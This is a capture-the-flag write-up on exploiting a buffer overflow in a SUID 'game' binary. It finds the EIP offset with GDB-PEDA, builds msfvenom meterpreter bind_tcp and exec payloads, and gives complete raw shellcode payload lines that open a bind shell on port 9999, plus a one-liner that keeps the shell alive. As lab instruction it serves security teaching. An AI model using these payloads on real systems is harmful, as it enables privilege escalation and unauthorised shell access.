
First flag:

This was exploited on my own machine so I could not display the first flag here but it was located at memory address 0x08048758. The steps I took to obtain the first flag were to pull the binary back to my machine so I could load it in Hopper.



Locating strings (left) brings us to the jackpot function (middle) and you can see the address that calls it (right). Later in this write up, where you are overwriting EIP, using that address displays the contents of the file that was located at /root/hint on the CTF machine.

Running the application:


First, note that the challenge is a SUID binary. By performing an 'ls -al' the permissions show the s flag:

-rwsr-xr-x 1 llid3nlq llid3nlq 7879 Sep 20 14:17 game


The SUID bit is "Set user ID on execution". If the owner of the file is root, then the binary will be executed as root. Any exploitation of the binary that executes another process, will execute it as root.

Second, run the application to see how it acts; see how it responds.

It looks simple enough and even gives us some clues. We will not need those, however. A single input with a response. Because we know this is a BoF challenge, let us get straight to the point:



As seen from the output, we have hit the end of the buffer and overflowed it with A's (0x41 HEX). I have the PEDA extension on my version of GDB so we can do everything from there including generate patterns and shellcode. If you like what you see, you can get it here https://github.com/longld/peda:




Generate a pattern in PEDA GDB with the command 'pattern_create 100', then use the 'run' command to execute the program. Paste the pattern in and note the address of the segmentation fault at the bottom (0x41412d41). Then run pattern_offset 0x41412d41 to obtain the offset. This will give you the length of the buffer and how many bytes you need to fill to overflow it:

gdb-peda$ pattern_offset 0x41412d41

1094790465 found at offset: 20

From this you can see the offset is 20 so from here on, you can use 20 A's followed by the address you want to write into EIP to control program flow. Now you can make a generic payload that will enable you to see if you can fit shellcode, where it will be located and how much you can fit. For a linux meterpreter payload, you'll won't need any more than 100 bytes. Generate one using msfvenom to double check. I'm going to output as python because I'm using python to generate the rest of my payload:


msfvenom -p linux/x86/meterpreter/bind_tcp LPORT=9999 -f py




Now you can create your basic payload to check if everything will fit. To make it easier, you can output it to a payload file and then pipe that into the 'run' command to include it at run time. You can do this from within GDB using the shell command. In the interests of staying in one place, let's do that:

shell python -c 'print "A"*20 + "BBBB" + "C"*100' > payload.txt

The 20 A's are to fill the buffer, the 4 B's are going to overwrite EIP and the 100 C's will be for the shellcode.




You can see, as expected, that the B's overwrite EIP. Now we have to see where the C's are located and if we can point EIP to it. Use the 'find' command and search for the HEX representation of CCCC (0x43434343)




The first address (0x0804a080) is the start of the shellcode so this should be the address to insert into EIP. Replacing the B's with \x80\xa0\x04\x08 and the C's with the shellcode should give us a chicken dinner.

> shell python -c 'print "A"*20 + "\x80\xa0\x04\x08" + "\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\xb0\x66\x89\xe1\xcd\x80\x97\x5b\x68\x7f\x00\x00\x01\x68\x02\x00\x27\x0f\x89\xe1\x6a\x66\x58\x50\x51\x57\x89\xe1\x43\xcd\x80\xb2\x07\xb9\x00\x10\x00\x00\x89\xe3\xc1\xeb\x0c\xc1\xe3\x0c\xb0\x7d\xcd\x80\x5b\x89\xe1\x99\xb6\x0c\xb0\x03\xcd\x80\xff\xe1"' > payload.txt

Now that the buffer, EIP overwrite and Shellcode are all in a file together, use the 'run' command, pipe the file in and it creates a bind tcp connection on 127.0.0.1 on port 9999.



Checking netstat with the command 'netstat -pant' tells us that a new bind port has opened on our own machine at port 9999.



Disclaimer

Bind ports are rubbish for exploitation of a remote machine so don't get into the habit of using them unless you have to. In this case it was just easier for this write up. Other shellcode can be created using the exec payload:

msfvenom -p linux/x86/exec CMD=/bin/dash -f py

One good thing about this payload is that it's only 43-45 bytes so it can fit in small spaces.

If you want to exploit this on the machine and only have the use of python, you can do this with one line but there's a catch in that you need to keep stdout open so the shell doesn't die when the program executes. You can do this in the following way:

cat <(python -c 'print "A"*20 + "\x80\xa0\x04\x08" + "\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\xb0\x66\x89\xe1\xcd\x80\x97\x5b\x68\x7f\x00\x00\x01\x68\x02\x00\x27\x0f\x89\xe1\x6a\x66\x58\x50\x51\x57\x89\xe1\x43\xcd\x80\xb2\x07\xb9\x00\x10\x00\x00\x89\xe3\xc1\xeb\x0c\xc1\xe3\x0c\xb0\x7d\xcd\x80\x5b\x89\xe1\x99\xb6\x0c\xb0\x03\xcd\x80\xff\xe1"') - |./game

By piping stdout to cat, it will keep your bind shell open. *Note that this was typed in word so the double quotes have probably been mangled. Make sure if you are copy/pasting, that you re-format it for correctness. You shouldn't be executing shellcode off the internet without checking it anyway, so generate your own!

@llid3nlq